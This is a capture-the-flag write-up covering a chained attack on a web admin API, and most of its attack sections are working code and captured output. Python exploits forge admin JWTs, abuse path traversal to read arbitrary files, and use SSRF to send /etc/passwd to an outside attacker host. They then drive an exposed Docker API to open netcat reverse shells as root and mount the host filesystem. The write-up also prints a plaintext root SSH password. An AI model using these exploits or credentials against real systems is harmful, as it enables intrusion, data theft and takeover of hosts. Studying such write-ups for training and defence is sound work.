After gaining access to the restricted area and the API endpoints mentioned in `/api/v2/docs`, we were able to closely examine the rest of the source code found in the `/.hg/` folder. The application comprises a mix of Python and Shell scripts that are triggered through the appropriate API endpoints.

With the help of the API documentation and the source code, we identified an upload function at `/api/v2/cmd_file_upload`. Additionally, there are two functions for extracting and compressing files. Both endpoints are implemented in `utils/file.py` and `scripts/file.sh`. The compress function in `scripts/file.sh` presents an interesting case: it allows for the compression of arbitrary files on the system within the context of the user named **file**, as indicated by the row with the command variable.

```
1 def __exec(script_name, parameter, message):
2     try:
3         command = f"runuser -u file -- scripts/{script_name} {parameter}"
4         result = subprocess.run(command, shell=True, check=True, stdout=
5             subprocess.PIPE, stderr=subprocess.PIPE, text=True)
```

As previously noted, there is a special case we can exploit to compress arbitrary files within the context of the user **file**. To leverage this exploit, we first need to upload a file named `/home/file/.clipboard.txt`. The contents of this file will then be utilized in the tar command:

```
1 function compress {
2     [...]
3
4     if [ -f /home/file/.clipboard.txt ]; then
5         APPEND="$(cat /home/file/.clipboard.txt)"
6     fi
7
8     if [ -d /home/file/files ]; then
9         ${TAR} czpf /tmp/${FILE_NAME}.${FILE_TYPE} -C ${FILE_PATH} . ${
10             APPEND}
11     fi
12 }
```

The main issue is that we cannot directly upload this file using the upload API endpoint, because the uploaded files are stored in the `/home/file/uploads` folder, as indicated in `scripts/file.sh` as well.

```
1 function upload {
2     local FILE=${1}
3     local SHA256=${2}
4     local CONTENT=${3}
```

```
5  local FILE_PATH=/home/file/uploads/
6
7  if [ ! -d /home/file/uploads ]; then
8      mkdir /home/file/uploads
9  fi
10
11  if [[ ! ${FILE} == *.* ]]; then
12      if [ -f /tmp/chunk_b64.txt ]; then
13          CONTENT=$(cat /tmp/chunk_b64.txt)
14      fi
15
16      echo ${CONTENT} | base64 -d > ${FILE_PATH}/${FILE}
17      FILE_SHA256=$(sha256sum ${FILE_PATH}/${FILE} | awk '{print $1}')
18
19      if [ ${FILE_SHA256} == ${SHA256} ]; then
20          RET=0
21          echo "${FILE} uploaded"
22      else
23          echo "SHA value is not equal"
24          RET=1
25      fi
26  else
27      RET=1
28  fi
29
30  return ${RET}
31 }
```

In addition, we observed that the file must be Base64 encoded. There is also a verification step where the uploaded file's SHA256 hash must match the one provided by the API. However, this check occurs after the file has already been written to the `/home/file/uploads` directory. Therefore, the specific SHA256 hash we provide through the API call at `/api/v2/cmd_file_upload` does not impact the initial upload process. The script also includes a 'protection' mechanism against path traversal in the `$FILE` variable. As mentioned earlier, there are both compress and extract functions available. Let's take a closer look at the extract function:

```
1  function extract {
2      local DIR=/home/file/${1}
3      local FILE=${2}
4
5      if [ -f /home/file/${FILE} ]; then
6          ${ZIP} -qo ${FILE} -d ${DIR} 2>&1
7          RET=${?}
8          echo "${FILE} extracted"
9      else
10         RET=1
11     fi
12     return ${RET}
13 }
```

There is no protection against directory traversal in the `$FILE` variable. This means that if we upload a file and use the extract function, by including `..` in the API parameter `directory` and `path`, we can write or extract the contents of a ZIP file to any location on the system accessible to the user. The only limitation is the permissions of the user executing `scripts/file.sh`, which is the user **file**. An example API call could look like:

```
1 $ curl -X 'POST' \  
2 'https://admin.prod.maultaschenfabrikle.de/api/v2/cmd_file_extract' \  
3 -H "Authorization: Bearer $(./gen_jwt.py)" \  
4 -H 'accept: application/json' \  
5 -H 'Content-Type: application/json' \  
6 -d '{  
7   "action": "extract",  
8   "directory": "../../../tmp/",  
9   "path": "uploaded_file.zip"  
10 }'
```

By concatenating the upload and extract functions, we can write files anywhere on the filesystem, such as to `/home/file/`. This capability allows us to create the necessary `/home/-file/.clipboard.txt` file, which can then be used to read arbitrary file contents in the context of the user **file**. Below, you can find an exploit to upload and extract the `.clipboard.txt` to `/home/file`. Once the file is in place, the compress API call can be used to read the file specified in the `.clipboard.txt`.

```
1 #!/usr/bin/env python3  
2  
3 import base64, hashlib, tarfile, sys  
4 import requests, zipfile, jwt  
5 from io import BytesIO  
6 from datetime import datetime, timedelta  
7  
8 def sha256(file_content):  
9     sha256_hash = hashlib.sha256()  
10    sha256_hash.update(file_content)  
11    return sha256_hash.hexdigest()  
12  
13 def str2b64(data):  
14     base64_encoded_data = base64.b64encode(data)  
15     return base64_encoded_data.decode("utf-8")  
16  
17 def b642str(data):  
18     base64_decoded_data = base64.b64decode(data)  
19     return base64_decoded_data  
20  
21 def read_zip(file_path):  
22     with open(file_path, "rb") as file:  
23         content = file.read()  
24     return str2b64(content)
```

```
25
26 def create_payload(file_path, payload):
27     with open(f".clipboard.txt", "w") as file:
28         file.write(payload)
29
30     with zipfile.ZipFile(file_path, "w", zipfile.ZIP_DEFLATED) as
31         zip_file:
32             zip_file.write(".clipboard.txt")
33
34 def auth_bypass(subject: str):
35     SECRET_KEY = "09d25e094faa6ca2556[...]99f6f0f4caa6cf63b88e8d3e7"
36     ALGORITHM = "HS256"
37
38     expire = datetime.utcnow() + timedelta(minutes=15)
39     token = {
40         "sub": subject,
41         "exp": expire
42     }
43     jwt_token = jwt.encode(token, SECRET_KEY, algorithm=ALGORITHM)
44     print(f"[*] created jwt: {jwt_token[:32]}...")
45
46     return jwt_token
47
48 def upload(url, token, payload):
49     headers = { "Authorization": f"Bearer {token}" }
50
51     create_payload("./config.zip", payload)
52     content = read_zip("./config.zip")
53     sha256_hash = sha256(b642str(content))
54
55     data = {
56         "action": "upload",
57         "file": "config.zip",
58         "sha256": sha256_hash,
59         "content": content
60     }
61
62     req = requests.post(f"{url}/api/v2/cmd_file_upload", headers=
63         headers, json=data)
64
65     if req.status_code == 200 and "successfully" in req.text:
66         print("[*] upload successfully!")
67         return True
68
69     return False
70
71 def compress(url, token, file):
72     headers = { "Authorization": f"Bearer {token}" }
73
74     data = {
75         "action": "compress",
76         "path": "/tmp/",
```



```
74         "file": "example",
75         "file_type": "tar.gz"
76     }
77
78     req = requests.post(f"{url}/api/v2/cmd_file_compress", headers=
79         headers, json=data)
80     if req.status_code == 200:
81         file_like_object = BytesIO(req.content)
82         with tarfile.open(mode="r", fileobj=file_like_object) as tar:
83             try:
84                 specific_member = tar.getmember(file[1:])
85                 extracted_file = tar.extractfile(specific_member)
86                 if extracted_file:
87                     file_content = extracted_file.read()
88                     print(f"[*] get content: {file}\n")
89                     print(file_content.decode("utf-8"))
90             except KeyError:
91                 print(f"[-] {file} was not found")
92         return True
93     return False
94
95 def extract(url, token):
96     headers = { "Authorization": f"Bearer {token}" }
97
98     data = {
99         "action": "extract",
100         "directory": "../../../../../home/file/",
101         "path": "../../../home/file/uploads/config.zip"
102     }
103
104     req = requests.post(f"{url}/api/v2/cmd_file_extract", headers=
105         headers, json=data)
106     if req.status_code == 200 and "successfully" in req.text:
107         print("[*] extraction completed")
108         return True
109     return False
110
111 if __name__ == "__main__":
112     url = "https://admin.prod.maultaschenfabrikle.de"
113     file = sys.argv[1]
114
115     token = auth_bypass("admin")
116     upload(url, token, f"../../../../../home/file/{file}")
117     extract(url, token)
118     compress(url, token, file)
```

An example of executing the exploit to read the `/etc/passwd` file might look like this:

```
1 $ ./readfile.py /etc/passwd
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] upload successfully!
4 [*] extraction completed
5 [*] get content: /etc/passwd
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
23 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 [...]
```

From the challenge introduction, we understand that there is typically a `flag.txt` file in the home folder. Let's exploit the vulnerabilities to read the flag located in the `/home/file/` folder:

```
1 $ ./readfile.py /home/file/flag.txt
2 [*] created jwt: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1...
3 [*] upload successfully!
4 [*] extraction completed
5 [*] get content: /home/file/flag.txt
6
7 FLAG{Shadow-Paths#c58c045bf340e9de3c866a8e2cd5e5ef}
```

Dancing with Daemons (Post-Exploitation)

After successfully writing and reading files on the system by exploiting the `cmd_file_extract` and `cmd_file_compress` endpoints, let's explore further vulnerabilities. Upon investigating the exposed APIs, we discovered an intriguing endpoint that allows listing files hosted on an FTP server. This functionality is part of the `backup.py` script and endpoint, which then calls the `ftp_list.sh` script. The key parts are highlighted below:

```
1 [...]
2
3 TMPDIR=/home/tmp/
4 RANDNUM=$(echo $(( RANDOM % 10001 )))
5 CFG=$TMPDIR/$RANDNUM.cfg
6 [...]
7
8 list_files()
9 {
10     [...]
11
12     FTP_PATH="/${FTP_PATH}"
13     /bin/echo "user = \"${FTP_USERNAME}:${FTP_PASSWORD}\"" >> $CFG
14
15     ${CURL} --connect-timeout 10 --config $CFG -k --silent --show-
        error ftp://${FTP_IP}:${FTP_PORT}${FTP_PATH}/ > ${DUMP} 2>&1
16     RET=$?
17
18     [...]
19 }
```

To successfully authenticate to a defined FTP server, the username and password are written to a randomly generated config file placed in the `/home/tmp/` folder. This file is then used as a config file for a `curl` command. The generated config file is based on a number from 0 to 10.000, making it less random than it appears. If we can write 10.000 config files in the `/home/tmp` folder before the `curl` command is executed, we could potentially manipulate the `curl` command to, for example, connect to a server we control. This technique is known as *Server-side request forgery (SSRF)*.

As seen in `backup.py`, the script `ftp_list.sh` is executed in the context of the user `nobody`. Both the write and read primitives from the *Shadow Paths* challenge are executed in the context of the user `file`. An example attack to exploit the SSRF vulnerability could be:

- Create 10.000 config files `[0-10000].cfg` with `curl` commands and zip all config files;
- Upload the zip file using the API endpoint: `/api/v2/cmd_file_upload`;
- Extract the uploaded file to `/home/tmp` by exploiting the Path-Traversal vulnerability;
- Trigger the `/api/v2/cmd_upload_backup` API endpoint;

An example *Proof of Concept (PoC)* to perform the mentioned steps and send the content of the `/etc/passwd` file to an attacker-controlled server could look like this:

```
1  #!/usr/bin/env python3
2
3  import jwt
4  import sys
5  import json
6  import glob
7  import base64
8  import hashlib
9  import requests
10 import zipfile
11 from datetime import datetime, timedelta
12
13 proxies = { "http": "http://127.0.0.1:8080" }
14 proxies = None
15
16 def sha256(file_content):
17     sha256_hash = hashlib.sha256()
18     sha256_hash.update(file_content)
19     return sha256_hash.hexdigest()
20
21 def str2b64(data):
22     base64_encoded_data = base64.b64encode(data)
23     return base64_encoded_data.decode("utf-8")
24
25 def b642str(data):
26     base64_decoded_data = base64.b64decode(data)
27     return base64_decoded_data
28
29 def read_zip(file_path):
30     with open(file_path, "rb") as file:
31         content = file.read()
32     return str2b64(content)
33
34 def create_payload(file_path, payload):
35     for i in range(0, 10001):
36         with open(f"/tmp/{i}.cfg", "w") as file:
37             file.write(payload)
38
39     with zipfile.ZipFile(file_path, "w", zipfile.ZIP_DEFLATED) as
40         zip_file:
41             cfg_files = glob.glob(f"/tmp/*.cfg")
42             for file in cfg_files:
43                 zip_file.write(file, arcname=file.split("/")[-1])
44
45 def auth_bypass(subject: str):
46     SECRET_KEY = "09d25e094faa6ca2[...]6f0f4caa6cf63b88e8d3e7"
47     ALGORITHM = "HS256"
```

```
48     expire = datetime.utcnow() + timedelta(minutes=30)
49     payload = {
50         "sub": subject,
51         "exp": expire
52     }
53
54     jwt_token = jwt.encode(payload, SECRET_KEY, algorithm=ALGORITHM)
55     print(f"[*] created jwt: {jwt_token[:32]}...")
56
57     return jwt_token
58
59 def upload(url, token, payload):
60     headers = { "Authorization": f"Bearer {token}" }
61
62     create_payload("./cfg.zip", payload)
63     content = read_zip("./cfg.zip")
64     sha256_hash = sha256(b642str(content))
65
66     data = {
67         "action": "upload",
68         "file": "cfg.zip",
69         "sha256": sha256_hash,
70         "content": content
71     }
72
73     req = requests.post(f"{url}/api/v2/cmd_file_upload", headers=
74         headers, json=data, proxies=proxies)
75     if req.status_code == 200 and "successfully" in req.text:
76         return True
77     else:
78         print(req.status_code, req.content)
79
80     return False
81
82 def extract(url, token):
83     headers = { "Authorization": f"Bearer {token}" }
84
85     data = {
86         "action": "extract",
87         "directory": "/../../../../../home/tmp/",
88         "path": "/../../../../../home/file/uploads/cfg.zip"
89     }
90
91     req = requests.post(f"{url}/api/v2/cmd_file_extract", headers=
92         headers, json=data, proxies=proxies)
93     if req.status_code == 200 and "successfully" in req.text:
94         return True
95
96     return False
97
98 def trigger(url, token):
```

```
97     headers = { "Authorization": f"Bearer {token}" }
98
99     data = {
100         "action": "upload",
101         "where": "ftp",
102         "ftp_ip": "127.0.0.1",
103         "ftp_username": "admin",
104         "ftp_password": "admin",
105         "ftp_path": "/",
106         "ftp_port": "21"
107     }
108
109     req = requests.post(f"{url}/api/v2/cmd_upload_backup", headers=
110                        headers, json=data, proxies=proxies)
111     if req.status_code == 200:
112
113         if len(req.text) > 0:
114             details = req.json()["details"].split("\n")
115             details = details[4]
116
117             # Only if json is in the output
118             if "curl" not in details:
119                 try:
120                     details = json.loads(details)
121                 except json.decoder.JSONDecodeError:
122                     pass
123
124             return details
125
126     return None
127
128 def run(url, token, payload):
129     if upload(url, token, payload):
130         if extract(url, token):
131             details = trigger(url, token)
132             return details
133
134 if __name__ == "__main__":
135     url = "https://admin.prod.maultaschenfabrikle.de"
136     token = auth_bypass("admin")
137     host = sys.argv[1]
138
139     payload = """
140     url=http://%s/poc
141     request=POST
142     data=@/etc/passwd
143     """ % (host)
144     run(url, token, payload)
```

Let's exploit the vulnerability:

```
1 $ ./poc_ssrf.py 164.92.XXX.XXX:443
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] upload successfully!
```

```
1 $ nc -lvp 443
2 Listening on 0.0.0.0 443
3 Connection received on 64.227.XXX.XXX 58904
4 POST /poc HTTP/1.1
5 Host: 164.92.XXX.XXX:443
6 User-Agent: curl/7.88.1
7 Accept: */*
8 Content-Length: 1123
9 Content-Type: application/x-www-form-urlencoded
10
11 root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:
12 /usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev
13 :/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:
14 /usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/
15 nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/
16 var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/
17 nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13
18 [...]
```

As we can see above, we are able to abuse the SSRF to exfiltrate files from the server. However, what we really want is *Remote Code Execution (RCE)*. From our initial investigation, we know that there is a script called `container.sh`. This hints that there might be a Docker container involved. The content of this file provides more insight:

```
1 [...]
2 DOCKER_HOST=$(cat /etc/hosts | grep docker.mtf.dmz | awk '{print $1}')
3
4 function list {
5     if [ ${DOCKER_HOST} ]; then
6         docker -H ${DOCKER_HOST} ps --no-trunc --format='{{json .}}' \
7             | jq '{names:.Names,created_at:.CreatedAt,id:.ID,
8                 running_for:.RunningFor,state:.State,status:.Status}'
9         RET=${?}
10    else
11        RET=1
12    fi
13    return ${RET}
14 }
15 [...]
```

The content of the `container.sh` script provides more insight. The `list` function in this script

reveals that the server `docker.mtf.dmz` seems to expose the Docker service. By examining the `/etc/hosts` file via the previously found vulnerability, we can see that the name of the Docker system is `docker.prod.mtf.dmz`.

```
1 $ ./readfile.py /etc/hosts
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] upload successfully!
4 [*] extraction completed
5 [*] get content: /etc/hosts
6
7 127.0.0.1    localhost
8 ::1 localhost ip6-localhost ip6-loopback
9 fe00::0 ip6-localnet
10 ff00::0 ip6-mcastprefix
11 ff02::1 ip6-allnodes
12 ff02::2 ip6-allrouters
13 172.18.0.2  3312ae4a9c2c
14 10.114.16.5 docker.prod.mtf.dmz
```

This means we can exploit this circumstance to interact with the Docker daemon, which typically runs on TCP port 2375. By interacting with the Docker daemon, we can potentially achieve RCE by creating and executing a malicious container. To confirm our suspicion, we will first attempt to interact with the Docker daemon and use the API to list the currently running containers¹⁰. An example curl config could look like this:

```
1 url=http://docker.mtf.dmz:2375/containers/json
2 request=GET
```

The modified PoC looks like this:

```
1 [...]
2
3 if __name__ == "__main__":
4     url = "https://admin.prod.maultaschenfabrikle.de"
5     docker_host = "docker.prod.mtf.dmz:2375"
6     token = auth_bypass("admin")
7
8     payload = """
9         url=http://%s/containers/json
10        request=GET
11        """ % (docker_host)
12
13     run(url, token, payload)
```

¹⁰<https://docs.docker.com/engine/api/v1.45/#tag/Container/operation/ContainerList>

Let's try it:

```
1  [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
2  [*] upload successfully!
3  [
4    {
5      "Id": "ba122028409d69c8[...]c5f64e72befe2d02ed0e",
6      "Names": [
7        "/dancing-with-daemons"
8      ],
9      "Image": "alpine",
10     "ImageID": "sha256:a606584aa9aa8[...]f389609914039aabd9414687",
11     "Command": "/bin/sh -c 'while true; do sleep 120; done'",
12     "Created": 1721621992,
13     "Ports": [],
14     "Labels": {
15       "com.docker.compose.config-hash": "ae604aee96bcf8b[...]",
16       "com.docker.compose.container-number": "1",
17       "com.docker.compose.depends_on": "",
18       "com.docker.compose.image": "sha256:a606584a[...]bd9414687"
19     },
20     "com.docker.compose.oneoff": "False",
21     "com.docker.compose.project": "dancing-with-daemons",
22     "com.docker.compose.project.config_files": "/root/dancing-
23       with-daemons/docker-compose.yaml",
24     "com.docker.compose.project.working_dir": "/root/dancing-
25       with-daemons",
26     "com.docker.compose.service": "challenge",
27     "com.docker.compose.version": "2.28.1"
28   },
29   "State": "running",
30   "Status": "Up 7 hours",
31   "HostConfig": {
32     "NetworkMode": "dancing-with-daemons_default"
33   },
34   "NetworkSettings": {
35     "Networks": {
36       "dancing-with-daemons_default": {
37         "IPAMConfig": null,
38         "Links": null,
39         "Aliases": null,
40         "MacAddress": "02:42:ac:12:00:02",
41         "DriverOpts": null,
42         "NetworkID": "fe1ee2cb2f9c[...]6bc03e11a6802c83",
43         "EndpointID": "0b4243b3438[...]dee52b199e7df525",
44         "Gateway": "172.18.0.1",
45         "IPAddress": "172.18.0.2",
46         "IPPrefixLen": 16,
47         "IPv6Gateway": "",
48         "GlobalIPv6Address": "",
49         "GlobalIPv6PrefixLen": 0,
```

```
47         "DNSNames": null
48     }
49 }
50 },
51 "Mounts": [
52     {
53         "Type": "bind",
54         "Source": "/root/dancing-with-daemons/data/flag.txt",
55         "Destination": "/root/flag.txt",
56         "Mode": "ro",
57         "RW": false,
58         "Propagation": "rprivate"
59     }
60 ]
61 }
62 ]
```

That works as expected. Now, let's extend the exploit to gain RCE on the running container dancing-with-daemons. For this purpose, we will also use the Docker API:

```
1  [...]
2
3  if __name__ == "__main__":
4      url = "https://admin.prod.maultaschenfabrikle.de"
5      docker_host = "docker.prod.mtf.dmz:2375"
6      token = auth_bypass("admin")
7      server = sys.argv[1]
8      port = sys.argv[2]
9
10     # Get container Id
11     stage_zero_payload = ""
12     url=http://%s/containers/json
13     request=GET
14     header="Content-Type: application/json"
15     "" % (docker_host)
16     container_id = run(url, token, stage_zero_payload)[0]["Id"]
17     print(f"[*] get container id: {container_id[:32]}...")
18
19     # Exec '/usr/bin/nc 0.tcp.eu.ngrok.io 11034 -e ash'
20     command = f'["/bin/sh","-c","/usr/bin/nc {server} {port} -e ash"]'
21     payload = quote_json({'AttachStderr':true,"AttachStdin":false,"
22         AttachStdout":true,"Cmd":'+command+', "Detach":false,"DetachKeys
23         ":"","Env":null,"Privileged":false,"Tty":false,"User":"","
24         WorkingDir":""})
25
26     stage_one_payload = ""
27     url=http://%s/containers/%s/exec
28     request=POST
29     header="Content-Type: application/json"
30     data="%s"
31     "" % (docker_host, container_id, payload)
32     container_id = run(url, token, stage_one_payload)["Id"]
```

```
29     print("[*] start 'docker exec' with '/usr/bin/nc IP PORT -e ash'")
30
31     # Start command
32     payload = quote_json({'Detach':false,'Tty':false})
33     stage_two_payload = ""
34     url=http://%s/exec/%s/start
35     request=POST
36     header="Content-Type: application/json"
37     data="%s"
38     """ % (docker_host, container_id, payload)
39     print("[*] enjoy your reverse shell")
40     result = run(url, token, stage_two_payload)
41     if result:
42         print(result)
```

The execution looks like this:

```
1 $ ./reverse_shell.py 164.92.XXX.XXX 443
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] get container id: ba122028409d69c8d64d529a24419ebc...
4 [*] start 'docker exec' with '/usr/bin/nc IP PORT -e ash'
5 [*] enjoy your reverse shell
6 [...]
```

—

```
1 $ nc -lvp 443
2 Listening on 0.0.0.0 443
3 Connection received on 46.101.XXX.XXX 40131
4 id
5 uid=0(root) gid=0(root) groups=0(root),1(bin),[...]
6
7 ls /root/
8 flag.txt
9
10 cat /root/flag.txt
11 FLAG{Dancing-with-Daemons#fe529f2e24a06bb9e8403bc8f072b201}
```

Whispers Across the Wire (Reconnaissance)

After we were able to compromise the Docker container and read the `flag.txt`, let's check if there is more than one container or image on the system. This can also be done using the Docker API, in this case with the `/images/` endpoint. A version that performs a request to this endpoint can be found below:

```
1 [...]
2
3 if __name__ == "__main__":
4     url = "https://admin.prod.maultaschenfabrikle.de"
5     docker_host = "docker.prod.mtf.dmz:2375"
6     token = auth_bypass("admin")
7
8     stage_one_payload = [
9         """
10         url=http://%s/images/json
11         request=GET
12         """ % (docker_host),
13     ]
14
15     for stage_one in stage_one_payload:
16         result = run(url, token, stage_one)
```

The execution of the modified exploit will result in the following output. As we already assumed, there is more than the previous Docker container:

```
1 $ ./list_docker_images.py
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] upload successfully!
4 [
5     {
6         "Containers": -1,
7         "Created": 1721623858,
8         "Id": "sha256:f8d43e0995278b8d[...]ca91806b5e0c25e",
9         "Labels": {
10             "com.docker.compose.project": "whispers-across-the-wire",
11             "com.docker.compose.service": "challenge",
12             "com.docker.compose.version": "2.28.1"
13         },
14         "ParentId": "",
15         "RepoDigests": [],
16         "RepoTags": [
17             "whispers-across-the-wire-challenge:latest"
18         ],
19         "SharedSize": -1,
20         "Size": 56525823
21     },
22     {
```

```
23     "Containers": -1,
24     "Created": 1718914618,
25     "Id": "sha256:a606584aa9aa87[...]1f389609914039aabd9414687",
26     "Labels": null,
27     "ParentId": "",
28     "RepoDigests": [
29         "alpine@sha256:b89d9c93e[...]438f70953fede212a0c4394e0"
30     ],
31     "RepoTags": [
32         "alpine:latest"
33     ],
34     "SharedSize": -1,
35     "Size": 7798812
36 }
37 ]
```

As in the previous challenge, we are going to exploit this circumstance to gain access to the Docker image. Since the Docker image is not started within a container, we first need to start a container with this image. This can be achieved with the following modified code:

```
1  [...]
2
3  if __name__ == "__main__":
4      url = "https://admin.prod.maultaschenfabrikle.de"
5      docker_host = "docker.prod.mtf.dmz:2375"
6      token = auth_bypass("admin")
7      server = sys.argv[1]
8      port = sys.argv[2]
9
10     stage_one_payload = [
11         """
12         url=http://%s/images/json
13         request=GET
14         """ % (docker_host),
15     ]
16
17     # Get container Id
18     stage_zero_payload = """
19     url=http://%s/containers/json?all=true
20     request=GET
21     header="Content-Type: application/json"
22     """ % (docker_host)
23     response = run(url, token, stage_zero_payload)
24     if "whispers-across-the-wire" in response[0]["Image"]:
25         container_id = response[0]["Id"]
26         print(f"[*] get container id: {container_id[:32]}...")
27
28     # Start the container
29     stage_one_payload = """
30     url=http://%s/containers/%s/start
```

```

31         request=POST
32         header="Content-Type: application/json"
33         """ % (docker_host, container_id)
34     print(f"[*] start the container")
35     response = run(url, token, stage_one_payload)
36
37     [...]

```

In combination with the reverse shell exploit from the previous challenge, we are able to gain RCE within the Docker container that uses the Docker image `whispers-across-the-wire`:

```

1 $ ./reverse_shell.py 164.92.XXX.XXX 443
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] get container id: 98e696alaca317eefad108b3fc3a596a...
4 [*] start the container
5 [*] start 'docker exec' with '/usr/bin/nc IP PORT -e ash'
6 [*] enjoy your reverse shell

```

—

```

1 $ nc -lvp 443
2 Listening on 0.0.0.0 443
3 Connection received on 46.101.XXX.XXX 46045
4 id
5 uid=0(root) gid=0(root) groups=0(root),1(bin),[...]
6
7 ls -lshrt /root/
8 total 24K
9  4.0K -rw-r--r--  1 root  root    64 Jul  4 13:38 flag.txt
10  8.0K drwxr-xr-x  1 root  root   4.0K Jul 22 04:50 .bin
11  8.0K drwx-----  1 root  root   4.0K Jul 22 04:50 .
12  4.0K drwxr-xr-x  1 root  root   4.0K Jul 22 04:50 ..
13
14 cat /root/flag.txt
15 FLAG{Whispers-Across-the-Wire#933f0dd125cc2ac3917f6d7e146c233b}

```

Additionally to the `flag.txt`, there seems to be a `.bin` folder in the `root` directory. Let's check if there is something that can help us later:

```

1 ls -lshrt /root/.bin/
2 total 20K
3  4.0K -rwsr-xr-x  1 root  root   2.3K Jul  4 13:38 vpn
4  8.0K drwx-----  1 root  root   4.0K Jul 22 04:50 ..
5  8.0K drwxr-xr-x  1 root  root   4.0K Jul 22 04:50 .
6
7 cat /root/.bin/vpn
8
9 #!/usr/bin/env python3
10 # Create a new VPN user - bb.local via vpn.beanbe.at
11

```



```
12 import paramiko
13 import secrets
14 import string
15 import argparse
16
17
18 def generate_secure_password(length=12):
19     characters = string.ascii_letters + string.digits + string.
20         punctuation
21     password = ''.join(secrets.choice(characters) for _ in range(length))
22     return password
23
24 def generate_wireguard_keys():
25     private_key = secrets.token_hex(32)
26     public_key = secrets.token_hex(32)
27     return private_key, public_key
28
29
30 def create_wireguard_user(hostname, port, username, password,
31     wg_interface, wg_user):
32     ssh = paramiko.SSHClient()
33     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
34     ssh.connect(hostname, port, username, password)
35
36     private_key, public_key = generate_wireguard_keys()
37     wg_config = f"""
38     config wireguard_{wg_interface}
39         option description '{wg_user}'
40         option public_key '{public_key}'
41         option private_key '{private_key}'
42         option listen_port '51820'
43         option address '172.20.0.2/24'
44     """
45
46     add_user_command = f'echo "{wg_config}" >> /etc/config/network_wg_{wg_user}'
47
48     stdin, stdout, stderr = ssh.exec_command(add_user_command)
49     stdout.channel.recv_exit_status()
50     ssh.close()
51
52     return private_key, public_key
53
54 def generate_wireguard_config(private_key, public_key, server_address,
55     server_port):
56     config = f"""
57     [Interface]
58     PrivateKey = {private_key}
59     Address = 172.20.0.2/24
```

```
58     DNS = 172.20.0.2
59
60     [Peer]
61     PublicKey = {public_key}
62     Endpoint = {server_address}:{server_port}
63     AllowedIPs = 172.20.0.0/24
64     """
65     return config
66
67
68 def main(args):
69     if args.username:
70         properties = {
71             "hostname": "vpn.beanbe.at",
72             "port": "22",
73             "username": "root",
74             "password": "@uy&yqagSDM3AVv0K1*W1YKzhs",
75             "wg_interface": "wg0",
76             "wg_user": f"{args.username}"
77         }
78
79         private_key, public_key = create_wireguard_user(
80             properties["hostname"], properties["port"], properties["username"],
81             properties["password"], properties["wg_interface"], properties["wg_user"])
82         wg_config = generate_wireguard_config(
83             private_key, public_key, properties["hostname"], 51820)
84         print(wg_config)
85
86 if __name__ == "__main__":
87     parser = argparse.ArgumentParser()
88     parser.add_argument('--username', required=True)
89     args = parser.parse_args()
90     main(args)
```

That looks really promising: a script that seems to be used to generate Wireguard configs on the `vpn.beanbe.at` host via SSH. There are also credentials within the `vpn` Python script.

```
1 def main(args):
2     if args.username:
3         properties = {
4             "hostname": "vpn.beanbe.at",
5             "port": "22",
6             "username": "root",
7             "password": "@uy&yqagSDM3AVv0K1*W1YKzhs",
8             "wg_interface": "wg0",
9             "wg_user": f"{args.username}"
10        }
11    [...]
```


Chamber of Guardians (Extra Miles)

Now that we have access to the exposed Docker service and can start new containers, for example, the `whispers-across-the-wire` as seen below, we can also start the container with a volume that's mapped the file system of the host into the Docker container. This allows us to search for files or even modified files within the file system of the host machine where the Docker service is running. For this purpose, we can easily add the `Bind` flag in our payload to create a docker container with this flag:

```

1  [...]
2
3  if __name__ == "__main__":
4      url = "https://admin.prod.maultaschenfabrikle.de"
5      docker_host = "docker.prod.mtf.dmz:2375"
6      token = auth_bypass("admin")
7      server = sys.argv[1]
8      port = sys.argv[2]
9
10     command = f'["/bin/sh","-c","/usr/bin/nc {server} {port} -e ash"]'
11     payload = quote_json('{"Hostname":"","Domainname":"","User":"","AttachStdin":true,"AttachStdout":true,"AttachStderr":true,"Tty":false,"OpenStdin":true,"StdinOnce":true,"Env":null,"Cmd":'+
